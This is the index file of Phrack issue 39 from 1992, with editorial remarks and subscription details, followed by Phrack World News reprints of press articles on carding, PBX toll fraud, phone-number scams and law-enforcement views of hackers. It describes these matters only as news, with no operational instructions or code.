==Phrack Inc.==

Volume Four, Issue Thirty-Nine, File 1 of 13

Issue XXXIX Index

P H R A C K 3 9

June 26, 1992

˜You’re Not Dealing With AT&T˜

Welcome to Phrack 39. This will be the final issue before SummerCon ’92. Details of SummerCon will appear in our special anniversary issue due late this summer -- Phrack 40. Rumor also has it that the next issue of Mondo 2000 will contain some type of coverage about SummerCon as well!

Phrack has been receiving an enormous amount of mail containing questions and comments from our readers and we really appreciate the attention, but we don’t know what to do with it all. Phrack Loopback was created to address letters of this sort, but in a lot of cases, the senders of the mail are not indicating if their question is to be posted to Loopback or if they are to be identified as the author of their question in Loopback.

Dispater has been moving all across the country over the past couple of months, which is the primary reason for the delay in releasing this issue. However, now that he is settled, the fun is about to begin. He will be responding to your mail very soon and hopefully this will all be sorted out by issue 40. For right now, you can enjoy a variety of special interest articles and letters in this issue’s Loopback, including "A Review of Steve Jackson Games’ HACKER" by Deluge. Special thanks goes out to Mentor and Steve Jackson for a copy of the game and the totally cool looking poster. "Association of Security Sysadmins" is my favorite! ;)

Another problem situation that needs to be mentioned has to do with would-be subscribers. For some reason the "phracksub@stormking.com" account has been receiving hundreds of requests from people who want to be added to the subscription list. This isn’t how it works. You must subscribe yourself, we can’t and won’t do it for you. The instructions are included later in this file. Up till this point we have been informing people of their error and mailing them the instructions, but we will ignore these requests from now on. Anyone with an intelligence level high enough to enjoy Phrack should be capable of figuring out how to subscribe.

Phrack Pro-Phile focuses on Shadow Hawk 1 -- The first hacker ever to be prosecuted under the Computer Fraud & Abuse Act of 1986. A lot of people don’t realize that Robert Morris, Jr. was not the first because Shadow Hawk 1 was tried as a minor and therefore a lot of details in his case are not publicly known. Something to point out however is that the same people (William J. Cook and Henry Klupfel) that were responsible for prosecuting SH1 in 1989, came back in 1990 to attack Knight Lightning... but this time the government and Bellcore didn’t fare as well and now both Cook and Klupfel (among others) are being sued in Federal Court in Austin, Texas (See Steve Jackson Games v. United States).

Now, before anyone starts flying off their keyboards screaming about our article "Air Fone Frequencies" by Leroy Donnelly, we will let you know what’s what. Yes, the same article did recently appear in Informatik, however, both publications received it from the same source (Telecom Digest) and Informatik just had an earlier release date. At Phrack, we feel that the information was interesting and useful enough that our readers deserved to see it and we do not assume by any means that everyone on the Phrack list is also a reader of publications like Telecom Digest or Informatik.

Phrack’s feature article in this issue is "The Complete Guide To The DIALOG Information Network" by Brian Oblivion. Our undying gratitude to Mr. Oblivion for his consistency in providing Phrack and its readers with entertaining quality articles... and we’re told that the best is yet to come.

Longtime fans of Phrack might recall that Phrack 9 had an article on Dialog services and it also had an article on Centigram Voice Mail. Now 30 issues later, both topics are resurrected in much greater detail.

You will also note that the Centigram article in this issue is penned under the pseudonym of ">Unknown User<," a name that was adopted from the anonymous posting feature of the Metal Shop Private bulletin board (the birthplace of Phrack, sysoped by Taran King during 1985-1987). The name ">Unknown User<" has traditionally been reserved for authors who did not wish to be identified in any capacity other than to the Phrack editors. In this case, however, even the staff at Phrack has absolutely no idea who the author of this file is because of the unique way of SMTP Fakemail it was delivered.

No Pirates' Cove in this issue. Be watching for the next Pirates' Cove in Phrack 40.

- - - - - - - -

Knight Lightning recently spoke at the National Computer Security Association's Virus Conference in Washington, D.C. His presentation panel which consisted of himself, Winn Schwartau (author of Terminal Compromise), and Michael Alexander (chief editor of ISPNews and formally an editor and reporter for ComputerWorld) was very well received and the people attending the conference appeared genuinely interested in learning about the hacking community and computer security. KL remarked that he felt really good about the public's reaction to his presentation because "its the first time, I've agreed to be on one of these panels and someone in the audience hasn't made accusatory or derogatory remarks."

"It's inappropriate for you to be here."

This was the warm reception KL and a few others received upon entering the room where the secret midnight society anti-virus group was holding a meeting. It appears that a small number of anti-virus "experts" have decided to embark on a mission to rid the country of computer bulletin boards that allow the dissemination of computer viruses... by any means possible, including the harassment of the sysops (or the sysops' parents if the operator is a minor).

At Phrack, some of us feel that there are no good viruses and are opposed to their creation and distribution. Others of us (e.g. Dispater) just think viruses are almost as boring as the people who make a carear out of exterminating them. However, we do not agree with the method proposed by this organization and will be watching.

- - - - - - - - - -

Special thanks for help in producing this issue:

Beta-Ray Bill	Crimson Flash (512)
Datastream Cowboy	Deluge
Dispater, EDITOR	Dokkalfar
Frosty (of CyberSpace Project)	Gentry
The Iron Eagle (of Australia)	JJ Flash
Knight Lightning, Founder	Mr. Fink
The Omega [RDT][-cDc-]	The Public
Rambone	Ripper of HALE
Tuc	White Knight [RDT][-cDc-]

We're Back and We're Phrack!

- -

HOW TO SUBSCRIBE TO PHRACK MAGAZINE

The distribution of Phrack is now being performed by the software called Listserv. All individuals on the Phrack Mailing List prior to your receipt of this letter have been deleted from the list.

If you would like to re-subscribe to Phrack Inc. please follow these instructions:

1. Send a piece of electronic mail to "LISTSERV@STORMKING.COM". The mail must be sent from the account where you wish Phrack to be delivered.

2. Leave the "Subject:" field of that letter empty.

3. The first line of your mail message should read:
   SUBSCRIBE PHRACK <your name here>

4. DO NOT leave your address in the name field!
   (This field is for PHRACK STAFF use only, so please use a full name)

Once you receive the confirmation message, you will then be added to the Phrack Mailing List. If you do not receive this message within 48 hours, send another message. If you STILL do not receive a message, please contact "SERVER@STORMKING.COM".

You will receive future mailings from "PHRACK@STORMKING.COM".

If there are any problems with this procedure, please contact "SERVER@STORMKING.COM" with a detailed message.

You should get a conformation message sent back to you on your subscription.

- -

Table Of Contents

"Phrack. If you don't get it, you don't get it."

phracksub@stormking.com

- -

Somebody Watching? Somebody Listening?

*** Special Announcement ***

KNIGHT LIGHTNING TO SPEAK AT SURVEILLANCE EXPO '92
Washington, DC

The Fourth Annual International Surveillance and Countersurveillance Conference and Exposition focusing on Information Security and Investigations Technology will take place at the Sheraton Premiere in Tysons Corner (Vienna), Virginia on August 4-7.

The seminars are on August 7th and include Craig Neidorf (aka Knight Lightning) presenting and discussing the following:

- Are law enforcement and computer security officials focusing their attention on where the real crimes are being committed?

- Should security holes and other bugs be made known to the public?

- Is information property and if so, what is it worth?

Experience the case that changed the way computer crime is investigated and prosecuted by taking a look at one of America's most talked about computer crime prosecutions: United States v. Neidorf (1990).

Exonerated former defendant Craig Neidorf will discuss the computer "hacker" underground, Phrack newsletter, computer security, and how it all came into play during his 7 month victimization by some of our nation's largest telephone companies and an overly ambitious and malicious federal prosecutor. Neidorf will speak about his trial in 1990 and how the court dealt with complex issues of First Amendment rights, intellectual property, and criminal justice.

Security professionals, government employees, and all other interested parties are invited to attend. For more information please contact:

American Technology Associates, Inc.
P.O. Box 20254
Washington, DC 20041
(202)331-1125 Voice
(703)318-8223 FAX

==Phrack Inc.==

Volume Four, Issue Thirty-Nine, File 10 of 13

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN              Phrack World News              PWN
PWN                                             PWN
PWN        Issue XXXIX / Part One of Four       PWN
PWN                                             PWN
PWN        Compiled by Datastream Cowboy        PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

To Some Hackers, Right And Wrong Don't Compute — May 11, 1992

By Bruce V. Bigelow (San Diego Union-Tribune)
Special Thanks to Ripper of HALE

The telephone call was anonymous, and the young, male voice was chatty and nonchalant. He wanted to explain a few things about hacking, the black art of tapping into private computers.

He was one of several hackers to call, both frightened and intrigued by a San Diego police investigation into an informal network of computer criminals using high-tech methods to make fraudulent credit-card purchases. Detectives have seized a personal computer and other materials, and arrests are pending in San Diego and other parts of the country.

"Half the time, it's feeding on people's stupidity," the anonymous hacker said, boasting that most computers can be cracked as easily as popping a beer.

Hackers seem full of such bravado. In their electronic messages and in interviews, they exaggerate and swagger.

One message traveling the clandestine network notes: "This text file contains extremely damaging material about the American Express account making algorithm. I do not commit credit card fraud. I just made up this scheme because I was bored.

They form groups with names like "Legion of Doom" and "Masters of Deception," and give themselves nicknames like Phiber Optik, Video Vindicator and Outlaw. They view themselves as members of a computer underground, rife with cat-and-mouse intrigue.

For the most part, they are bring teenagers who are coming of age in a computer-crazy world. Perhaps a generation ago, they tested their anti-authoritarian moxie by shoplifting or stripping cars. But, as it has with just about everything else, the computer has made teenage rebellion easier.

Nowadays, a teenager tapping on a keyboard in the comfort of his bedroom can trespass on faraway corporate computers, explore credit files and surf coast-to-coast on long-distance telephone lines.

San Diego police say that gathering details from computerized files as credit-reporting agencies, hackers around the country have racked up millions of dollars in fraudulent charges -- a trick known as "carding."

Conventual notions of right and wrong seem to go fuzzy in the ethereal realm that hackers call cyberspace, and authorities say the number of crimes committed by computer is exploding nationwide.

Like many hackers, the callers says he's paranoid. He won't give his name and refuses to meed in person. Now a college student in San Diego, he says, he began hacking when he was 13, collecting data by computer like a pack rat.

"I wanted to know how to make a bomb," he said with a laugh.

Like other hackers, he believes their strange underground community is

misunderstood and maligned. Small wonder.

They speak a specialized jargon of colons, slashes and equal signs. They work compulsively -- sometimes obsessively -- to decipher and decode, the hacker equivalent of breaking and entering. They exploit loopholes and flaws so they can flaunt their techno-prowess.

"The basis of worth is what you know," the hacker says. "You'll hear the term 'lame' slung around a lot, especially if someone can't do too much."

They exchange credit-card numbers by electronic mail and on digital bulletin boards set up on personal computers. They trade computer access codes, passwords, hacking techniques and other information.

But it's not as if everyone is a criminal, the anonymous hacker says. What most people don't realize, he say, is how much information is out there -- "and some people want things for free, you know?"

The real question for a hacker, he says, is what you do with the information once you've got it. For some, restraint is a foreign concept.

RICH IN LORE

Barely 20 years old, the history of hacking already is rich in lore.

For example, John Draper gained notoriety by accessing AT&T long distance telephone lines for free by blowing a toy whistle from a bod of Cap'n Crunch cereal into the telephone.

Draper, who adopted "Captain Crunch" as his hacker nickname, improved on the whistle with an electronic device that duplicated the flute like, rapid-fire pulses of telephone tones.

Another living legend among hackers is a New York youth known as "Phiber Optik."

"The guy has got a photographic memory,' said Craig Neidorf of Washington, who co-founded an underground hacker magazine called Phrack. "He knows everything. He can get into anything."

Phiber Optik demonstrated his skills during a conference organized by Harper's Magazine, which invited some of the nation's best hackers to "log on" and discuss hacking in an electronic forum. Harper's published a transcript of the 11-day discussion in it's March 1990 issue.

One of the participants, computer expert John Perry Barlow, insulted Phiber Optik by saying some hackers are distinguished less by their intelligence than by their alienation.

"Trade their modems for skateboards and only a slight conceptual shift would occur," Barlow tapped out in his message.

Phiber Optik replied 13 minutes later by transmitting a copy of Barlow's personal credit history, which Harper's editors noted apparently was obtained by hacking into TRW's computer records.

For people like Emmanuel Goldstein, true hacking is like a high-tech game of chess. The game is in the mind, but the moves are played out across a vast electronic frontier.

"You're not going to stop hackers from trying to find out things," said Goldstein, who publishes 2600 Magazine, the hacker quarterly, in Middle Island, New York.

"We're going to be trying to read magnetic strips on cards," Goldstein said. "We're going to try to figure out how password schemes work. That's not going to change. What has to change is the security measures that companies have to take."

ANGELHEADED HIPSTERS

True hackers see themselves, in the words of poet Allen Ginsberg, as "Angelheaded hipsters burning for the ancient heavenly connection to the starry dynamo in the machinery of night." These very words were used by Lee Felsenstein, designer of the Osborne-1 computer and co-founder of the Homebrew Computer Club.

But security consultants and law enforcement officials say malicious hackers can visit havoc upon anyone with a credit card or driver's license.

"Almost none of it, I would say less than 10 percent, has anything to do with intellectual exploration," said Gail Thackeray, a Phoenix prosecutor who has specialized in computer crimes. "It has to do with defrauding people and getting stuff you want without paying for it."

Such crimes have mushroomed as personal computers have become more affordable and after the break up of AT&T made it more difficult to trace telephone calls, Thackeray said.

Even those not motivated by financial gain show a ruthlessness to get what they want, Thackeray said.

"They'll say the true hacker never damages the system he's messing with," Thackeray said, "but he's willing to risk it."

Science-fiction writer Bruce Sterling said he began getting anonymous calls from hackers after an article he wrote about the "CyberView 91" hacker convention was published in Details Magazine in October.

The caller's were apparently displeased with Sterling's article, which noted, among other things, that the bustling convention stopped dead for the season's final episode of "Star Trek: The Next Generation."

"They were giving me some lip," Sterling said. They showered him with invective and chortled about details from Sterling's personal credit history, which they had gleaned by computer.

They also gained access to Sterling's long distance telephone records, and made abusive calls to many people who has spoken to Sterling.

"Most of the news stories I read simplify the problem to the point of saying that a hacker is a hacker is a hacker," said Donn Parker, a computer security consultant with SRI International in Menlo Park.

"In real life, what we're dealing with is a very broad spectrum of individuals," Parker says. "It goes all the way from 14-year olds playing pranks on their friends to hardened juvenile delinquents, career criminals and international terrorists."

Yet true hackers have their own code of honor, Goldstein says. Computer trespassing is OK, for example, but altering or damaging the system is wrong.

Posing as a technician to flim-flam access codes and passwords out of unsuspecting computers users is also OK. That's called "social engineering."

"They're simply exploring with what they've got, weather it's exploring a haunted house or tapping into a mainframe," Goldstein said.

"Once we figure things out, we share the information, and of course there are going to be those people that abuse that information," Goldstein added.

It is extremely easy to break into credit bureau computers, Goldstein says. But the privacy being violated belongs to individual Americans -- not credit bureaus.

If anything, credit bureaus should be held accountable for not providing better computer security, Goldstein argues.

Companies Fall Victim To Massive PBX Fraud April 20, 1992

~~~~~~

By Barbara E. McMullen & John F. McMullen (Newsbytes)

NEW YORK CITY -- Appearing on the WBAI radio show "Off The Hook," New York State Police senior investigator Donald Delaney discussed the movement of organized crime groups into telecommunications fraud and warned the public of the dangers of such practices as "shoulder surfing."

Delaney said that corporations are being victimized to the tune of millions of dollars by unauthorized persons "outdialing" through their private branch exchanges (PBXs). He traced the case of Data Products, a computer peripheral firm, that did not even seem aware that calls could be routed from the outside through their switchboard to foreign countries. It was only, according to Delaney, when it received a monthly telephone bill of over $35,000 that it perceived a problem.

"It was at 5:10 PM on a certain date that Liriano finally, after weeks of trying, was able to obtain an outside dial tone on Data Products 800 number. Subsequent investigation showed that thousands of calls using a 9600 baud modem as well as manually placed calls had been made to the 800 number. At 7:30 the same evening, a call using the Data Products number was placed to the Dominican Republic from a telephone booth near Liriano's house. Within a few hours, calls were placed from phones all around the neighborhood -- and, within a week, calls began being placed from booths all around Manhattan," Delaney related.

Phiber Optik, another studio guest and a convicted computer intruder previously arrested by Delaney, commented, "I'm glad that Mr. Delaney didn't refer to these people as hackers, but identified them for what they are: Sleezy common criminals. What these people are doing requires no super computer knowledge nor desire to learn. They are simply using computers and telephones to steal."

Delaney agreed, saying, "The people actually selling the calls, on the street corner, in their apartments, or, in the case of cellular phones, in parked cars, don't have to know anything about the technology. They are given the necessary PBX numbers and codes by people higher up in the group and they just dial the numbers and collect the money. In the case of the re-chipped or clone cellular phones, they don't even have to dial the numbers."

Delaney added, "These operations have become very organized very rapidly. I have arrested people that have printed revenue goals for the current month, next six months, and entire year -- just like any other franchise operation. I'm also currently investigating a murder of a call-seller that I arrested last October. He was an independent trying to operate in a highly organized and controlled section of Queens. His pursuit of an independent career may well have been responsible for his death."

Off The Hook host Emmanuel Goldstein asked Delaney what responsibility that the PBX companies bear for what seems to be rather easy use of their systems for such activity. Delaney responded that he thought that the companies bear at least an ethical and moral responsibility to their clients to insure that they are aware of their exposure and the means that they must take to reduce the exposure. "As far as criminal and civil responsibility for the security of the system, there are no criminal statues that I am aware of that would hold the PBX companies criminally liable for failure to insure proper security. On the civil side, I think that the decision in the AT&T suit about this very topic will shed some light of legal responsibility."

Goldstein also brought up the difficulties that some independent "customer-owned coin-operated" telephones (COCOTs) cause for customers. "The charges are often exorbitant, access to AT&T via 10288 is sometimes blocked, there is not even the proper access to 911 on some systems, and some either block 800 calls or actually try to charge for the connection to the 800 numbers.

"We've even found COCOTs that, on collect calls, put the charges through when an answering machine picks up and the caller hangs up after realizing that no one is home. They are set up to start billing if a human voice is heard and the caller doesn't hang up within 5 or 10 seconds."

Delaney agreed that the COCOTS that behave in this fashion are an ongoing
~~~~~~

problem for unsuspecting users, but said that he has received no complaints about illegal behavior. He said, however, that he had received complaints about fraudulent operation of 540 numbers -- the local New York equivalent of a 900 number. He said "most people don't realize that a 540 number is a chargeable number and these people fall victim to these scams. We had one case in which a person had his computer calling 8,000 phone numbers in the beeper blocks each night. The computer would send a 540 number to the beepers. People calling the number would receive some innocuous information and, at the end of the month a $55 charge on her/his telephone bill."

Delaney continued, "The public has much to be worried about related to telephone fraud, particularly in New York City which can be called "Fraud Central, USA." If you go into the Port Authority Bus Terminal and look up in the balcony, you will see rows of people "shoulder surfing" with binoculars. They have binoculars or telescopes trained on the public telephones. When they see a person making a credit card call, they repeat the numbers into a tape recorder. The number is then sold and, within a few days, it is in use all around the city. People should always be aware of the possibility of shoulder surfers in the area."

Goldstein returned to the 540 subject, pointing out that "because so many people don't realize that it is a billable number, they get caught by ads and wind up paying for scam calls. We published a picture in 2600 Magazine of a poster seen around New York, advertising apartment rental help by calling a 540 number. In very tiny print, almost unreadable, it mentions a charge. People have to be very careful about things like this."

Delaney agreed, saying, "The 540 service must say within the first 10 seconds that there is a charge, how much it is, and that the person can hang up now without being charged -- the guy with the beeper scam didn't do that and that was one of the reasons for his arrest. Many of the services give the charge so fast and mix it in with instructions to stay on for a free camera or another number to find out about the vacation that they have won that they miss the charges and wind up paying. The 540 person has, although he may be trying to defraud, complied with the letter of the law and it might be difficult to prosecute him. The average citizen must therefore be more aware of these scams and protect themselves."

Goldstein, Phiber Optik, and Delaney spent the remainder of the show answering listener questions. Off The Hook is heard every Wednesday evening on New York City's WBAI (99.5 FM). Recent guests have included Mike Godwin, in-house counsel of the Electronic Frontier Foundation; and Steve Jackson, CEO of Steve Jackson Games.

Changing Aspects Of Computer Crime Discussed At NYACC May 15, 1992

By Barbara E. McMullen (Newbytes)

New York City -- Donald Delaney, New York State Police senior investigator, and Mike Godwin, in-house counsel, Electronic Frontier Foundation (EFF), speaking to the May meeting of the New York Amateur Computer Club (NYACC), agreed that the entrance of organized crime into telecommunications fraud has made the subject of computer crime far different than that discussed just a year ago at a similar meeting.

Newsbytes New York bureau chief John McMullen, moderating the discussion, recalled that Delaney in last year's appearance had called for greater education of law enforcement officers in technological areas, the establishment of a New York State computer crime lab, outreach by law enforcement agencies to the public to heighten awareness of computer crime and the penalties attached -- items that have all come to pass in the ensuing 12 months. He also mentioned that issues involving PBX & cellular phone fraud, privacy concerns and ongoing debate over law enforcement wiretapping & decryption capabilities have replaced the issues that received most of the attention at last year's meeting.

Delaney agreed with McMullen, saying that there has been major strides made in the education of law enforcement personnel and in the acquisition of important tools to fight computer crime. He said that the practice of "carding" -- the

purchasing of goods, particularly computer equipment, has become a much more major problem than it was a year ago and that many more complaints of such activities are now received.

He added that "call-selling" operations, the making of international telephone calls to foreign countries for a fee, through the fraudulent use of either a company's private branch exchange (PBX) or an innocent party's cellular phone account, has become so lucrative that arrested suspects have told him that "they are moving from drug sales to this type of crime because it is less dangerous and more rewarding."

Delaney pointed out, however, that one of his 1991 arrests had recently been murdered, perhaps for trying to operate as an independent in an area that now seems to be under the control of a Columbian mob "so maybe it's not going to continue to be less dangerous."

Delaney also said that PBX fraud will continue to be a problem until the companies using PBX systems fully understand the system capabilities and take all possible steps to insure security. "Many firms don't even know that their systems have out-dialing capabilities until they get it with additional monthly phone charges of upwards of $35,000. They don't realize that the system has default passwords that are supposed to be changed," he said, "It finally hits some small businesses when they are bankrupted by the fraudulent long-distance charges."

Godwin, in his remarks, expressed concern that there is not sufficient recognition of the uniqueness of BBS and conferencing systems and that, therefore, legislators possibly will make decisions based on misunderstandings. He said "Telephone conversations, with the exception of crude conference call systems are 'one-to-one' communications. Newspapers and radio & telephone are "one-to-many" systems but BBS" are "many-to-many" and this is different. EFF is interested in seeing that First Amendment protection is understood as applying to BBSs."

He continued "We also have a concern that law enforcement agencies will respond to the challenges of new technology in inappropriate ways. The FBI and Justice Department, through the 'Digital Telephony Initiative' have requested that the phone companies such at AT&T and Sprint be required to provide law enforcement with the a method of wire-tapping in spite of technological developments that make present methods less effective.

"Such a procedure would, in effect, make the companies part of the surveillance system and we don't think that that is their job. We think that it is up to law enforcement to develop their own crime-fighting tools. When the telephone was first developed it made it more difficult to catch crooks. They no longer had to stand around together to plan foul deeds; they could do it by telephone. Then the government discovered wiretapping and was able to respond.

"This ingenuity was shown again recently when law enforcement officials, realizing that John Gotti knew that his phones were tapped and discussed wrongdoings outdoors in front of his house, arranged to have the lampposts under which Gotti stood tapped. That, in my judgement, is a reasonable approach by law enforcement."

Godwin also spoke briefly concerning the on-going debate over encryption. "The government, through varies agencies such as NSA, keeps attempting to restrict citizens from cloaking their computer files or messages in seemingly unbreakable coding. We think that people have rights to privacy and, should they wish to protect it by encoding computer messages, have a perfect right to do so."

Bruce Fancher, sysop and owner of the new New York commercial BBS service, MindVox, and the last speaker in the program, recounted some of his experiences as a "hacker" and asked the audience to understand that these individuals, even if found attached to a computer system to which they should not legitimately access, are not malicious terrorists but rather explorers. Fancher was a last minute replaced for well-known NY hacker Phiber Optik who did not speak, on the advice of his attorney, because he is presently the subject of a Justice Department investigation.

During the question and answer period, Delaney suggested that a method of resolving the encryption debate would be for third parties, such as banks and insurance companies, to maintain the personal encryption key for those using encryption. A law enforcement official would then have to obtain a judge's ruling to examine or "tap" the key for future use to decipher the contents of the file or message.

Godwin disagreed, saying that the third party would then become a symbol for "crackers" and that he did not think it in the country's best interests to just add another level of complexity to the problem.

The question and answer period lasted for about 45 minutes with the majority of questions concerning encryption and the FBI wiretap proposal.

Couple Of Bumbling Kids April 24, 1992
~~~~~~~~~~~~~~~~~~~~~~~

By Alfred Lubrano (Newsday)

Two young Queens computer hackers, arrested for the electronic equivalent of pickpocketing credit cards and going on a computer shopping spree, will be facing relatively minor charges.

Rudolph Loil, age 17, of Woodside, charged with attempted grand larceny, was released from police custody on a desk appearance ticket, a spokesman for the Queens district attorney's office said.

A 15-year-old friend from Elmhurst who was also arrested was referred to Queens Family Court, whose proceedings are closed, the spokesman said. He was not identified because of his age.

Law-enforcement sources said they are investigating whether the two were "gofers" for adults who may have engaged them in computer crime, or whether they acted on their own.

But Secret Service officials, called into the matter, characterized the case as "just a couple of bumbling kids" playing with their computer.

The youths were caught after allegedly ordering $1,043 in computer equipment with a credit card number they had filched electronically from bank records, officials said.

- -

Hackers April 27, 1992
~~~~~~~

Taken from InformationWeek (Page 8)

Two teenagers were arrested last week in New York for using computers to steal credit card and telephone account numbers and then charging thousands of dollars worth of goods and phone calls to the burgled accounts.

The two were caught only after some equipment they had ordered was sent to the home of the credit card holder whose account number had been pilfered. Their arrests closely follow the discovery by the FBI of a nationwide ring of 1,000 computer criminals, who charge purchases and telephone calls to credit card and phone account numbers stolen from the Equifax credit bureau and other sources.

The discovery has already led to the arrest of two Ohio hackers and the seizure of computer equipment in three cities.

DOD Gets Fax Evesdroppers April 14, 1992
~~~~~~~~~~~~~~~~~~~~~~~~~

By Joseph Albright (Atlanta Journal and Constitution)(Page A12)

Washington -- The Air Force is buying a new weapon to battle leaks: A $30,000 portable fax-tapper.

Whenever someone transmits a fax, the fax-tapping device attached to the phone
~~~~~~~~~~~~~~~~~~~~~~~~~

line will sneak an electronic copy and store it in a laptop computer's memory. Each of the new devices will enable an Air Force intelligence officer to monitor four telephones for "communications security" violations.

Susan Hansen, a Defense Department spokeswoman, said last week that "there is no plan right at the moment" to install the devices in the Pentagon, whose top leaders have been outraged in recent weeks by leaks of classified policy documents to reporters.

But she left open the possibility that some of them will be attached to sensitive military fax lines when the tapping devices are delivered to the Air Force six months to a year from now.

"There are a lot of things that are under review here," she said after consulting with the Pentagon's telecommunications office.

Plans to buy 40 of the devices were disclosed a few weeks ago in a contract notice from a procurement officer at Wright-Patterson Air Force Base near Dayton, Ohio. When contacted, a spokesman referred inquiries to the Air Force Intelligence Command at Kelly Air Force Base, Texas, which authorized the purchase.

The Air Force Intelligence Command insisted that the devices will never be used for law enforcement purposes or even "investigations."

"The equipment is to be used for monitoring purposes only, to evaluate the security of Air Force official telecommunications," said spokesman Dominick Cardonita. "The Air Force intelligence command does not investigate."

Mr. Cardonita said that, for decades, Air Force personnel in sensitive installations have been on notice that their voice traffic on official lines is subject to "communications security" monitoring. The fax-tapper simply "enhances" the Air Force's ability to prevent "operational security" violations, he said.

He estimated that the Air Force will pay $1.2 million under the contract, due to be let this June. That averages out to $ 30,000 for each fax-tapper, but Mr. Cardonita said the price includes maintenance and training.

Douglas Lang, president of Washington's High Technology Store and an authority on security devices, said that, so far as he knows, the Air Force is the first government agency to issue an order for fax-tapping machines.

Mr. Lang said he has heard from industry sources that 15 contractors have offered to sell such devices to Wright-Patterson.

"It is one more invasion of privacy by Big Brother," declared Mr. Lang, who predicted that the Air Force will use the devices mainly to catch anyone trying to leak commercially valuable information to contractors.

Judging from the specifications, the Air Force wants a machine that can trace leaks wherever they might occur.

Mr. Cardonita said the Air Force Intelligence Command will use the devices only when invited onto an Air Force base by a top commander.

900-Number Fraud Case Expected to Set a Trend April 2, 1992

By David Thompson (Omaha <Nebraska> World-Herald)

Civil court cases against abuses of 900-toll telephone number "will be slam dunks" as the result of the successful prosecution of a criminal case in Omaha over 900 numbers, a federal postal inspector said.

Postal inspector Michael Jones said numerous civil actions involving 900 numbers have been filed, including three recently in Iowa. At least one civil case is pending in Nebraska, he said, and there may be others.

Jones said the mail fraud conviction of Bedford Direct Mail Service Inc. of

Omaha and its president, Ellis B. Goodman, 52, of 1111 South 113th. Court, may have been the first criminal conviction involving 900 numbers.

The conviction also figures in Nebraska Attorney General Don Stenberg's consumer protection program, which calls attention to abuses of 900 numbers, a staff member said.

Among consumer complaints set to Stenberg's office, those about 900 numbers rank in the top five categories, said Daniel L. Parsons, senior consumer protection specialist.

People are often lured by an offer of a gift or prize to dial a toll-free 800 number, then steered to a series of 900 numbers and charged for each one, Parsons said.

He said that during the last two years, state attorneys general have taken action against 150 organizations for allegedly abusing 900 numbers.

==Phrack Inc.==

Volume Four, Issue Thirty-Nine, File 11 of 13

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN              Phrack World News              PWN
PWN                                             PWN
PWN        Issue XXXIX / Part Two of Four       PWN
PWN                                             PWN
PWN        Compiled by Datastream Cowboy        PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

The Charge Of The Carders

May 26, 1992

By Joshua Quittner (<New York> Newsday)(Page 45)

Computer criminals are after your credit-card numbers -- to steal with, sell and swap.

THE KID, from Springfield Gardens, Queens, was a carder, of course.

He was doing what carders do: trying to talk a salesman into overnight-expressing him a $4,000 computer system -- and using a stolen credit-card number for payment.

The salesman was playing right along on the phone; he had also notified a co-worker to alert the New York State Police, said William Murphy, a customer service manager at Creative Computers, who described the event as it was unfolding on a recent Tuesday morning. Murphy said that on a typical day, as many as a dozen times, carders would call and try to buy everything from modems to whole computer systems.

Murphy said that these days, the security people at Creative Computers are able to stop virtually all of them, either by not delivering the goods, or by delivering them UPS -- that's United Police Service.

He sighed: "It's amazing that they even try."

But try they do. And at other places, they're successful. Where once hacking into a credit bureau was a kind of rite of passage for computer intruders, who generally did little more than look up credit histories on people like Mike Dukakis, now computer criminals are mining national credit bureaus and mail-order houses, coming away with credit-card numbers to sell, swap or use for mail-order purchases.

Underground electronic bulletin board systems help spread not only the passwords, but the techniques used to tap into different systems. In San Diego on April 30, for instance, police raided a bulletin board called Scantronics, which offered among other things, step-by-step manuals on how to hack into Equifax Credit Information Services and TRW Information Services, the largest credit bureaus in the nation, the San Diego Tribune reported.

"The potential for fraud is enormous, it's almost limitless," said Joel Lisker, Mastercard International's vice president of security and risk management, who noted that computer intruders accessed "thousands" of credit-card account numbers in another recent case.

MASTERCARD is putting together a task force of its bank members to address the problem, and is considering inviting hackers in to learn what they can do to tighten up computer access to credit bureaus, he said.

Mastercard estimates it lost $57 million to counterfeit scams last year; Lisker said it is impossible to say how much carders contributed. But based on the volume of arrests lately, he figures carding has become a big problem.

"It's kind of like a farmer that sees a rat," Lisker said. "If he sees one, he knows he has several. And if he sees several he knows he has a major

infestation. This is a major infestation."

"It's clearly something we should be concerned about," agreed Scott Charney, chief of the U.S. Justice Department's new Computer Crime Unit. Charney said that roughly 20 percent of the unit's current caseload involves credit-card fraud, a number that, if nothing else, colors the notion that all hackers are misunderstood kids, innocently exploring the world of computer networks.

"Whether such noble hackers exist, the fact of the matter is we're seeing people out there whose motives are not that pure," he said.

On May 11, New York State Police arrested three teenagers in Springfield Gardens when one of them went to pick up what he hoped was an Amiga 3000 computer system from Creative Computers, at a local UPS depot.

"What he wanted was a computer, monitor and modem. What he got was arrested," said John Kearey, a state police investigator who frequently handles computer and telecommunications crimes. Police posed as UPS personnel and arrested the youth, who led them to his accomplices.

Kearey said the teens said they got the stolen credit-card number from a "hacker who they met on a bridge, they couldn't remember his name" -- an interesting coincidence because the account number was for a next-door neighbor of one of the youths. Police suspect that the teens, who claimed to belong to a small hacking group called the MOB (for Men of Business) either hacked into a credit bureau for the number, got someone else to do it, or went the low-tech route -- "dumpster diving" for used carbon copies of credit receipts.

Indeed, most credit-card fraud has nothing to do with computer abusers. Boiler-room operations, in which fast-talking con men get cardholders to divulge their account numbers and expiration dates in exchange for the promise of greatly discounted vacations or other too-good-to-be-true deals, are far and away the most common scams, said Gregory Holmes, a spokesman for Visa.

But carders have an advantage over traditional credit-card cheats: By using their PCs to invade credit bureaus, they can find credit-card numbers for virtually anyone. This is useful to carders who pick specific credit-card numbers based on location -- a neighbor is out of town for a week, which means all you have to do is get his account number, stake out his porch and sign for the package when the mail comes. Another advantage is address and ZIP code verifications, once a routine way of double-checking a card's validity, are no longer useful because carders can get that information from an account record.

"It's tough," Holmes said. "Where it becomes a major problem is following the activity of actually getting the credit-card number; it's sent out on the black market to a vast group of people" generally over bulletin boards. From there, a large number of purchases can be racked up in a short period of time, well before the cardholder is aware of the situation. While the cardholder is not liable, the victims usually are businesses like Creative Computers, or the credit-card company.

Murphy said his company used to get burned, although he would not divulge the extent of its losses. "It happened until we got wise enough to their ways," he said.

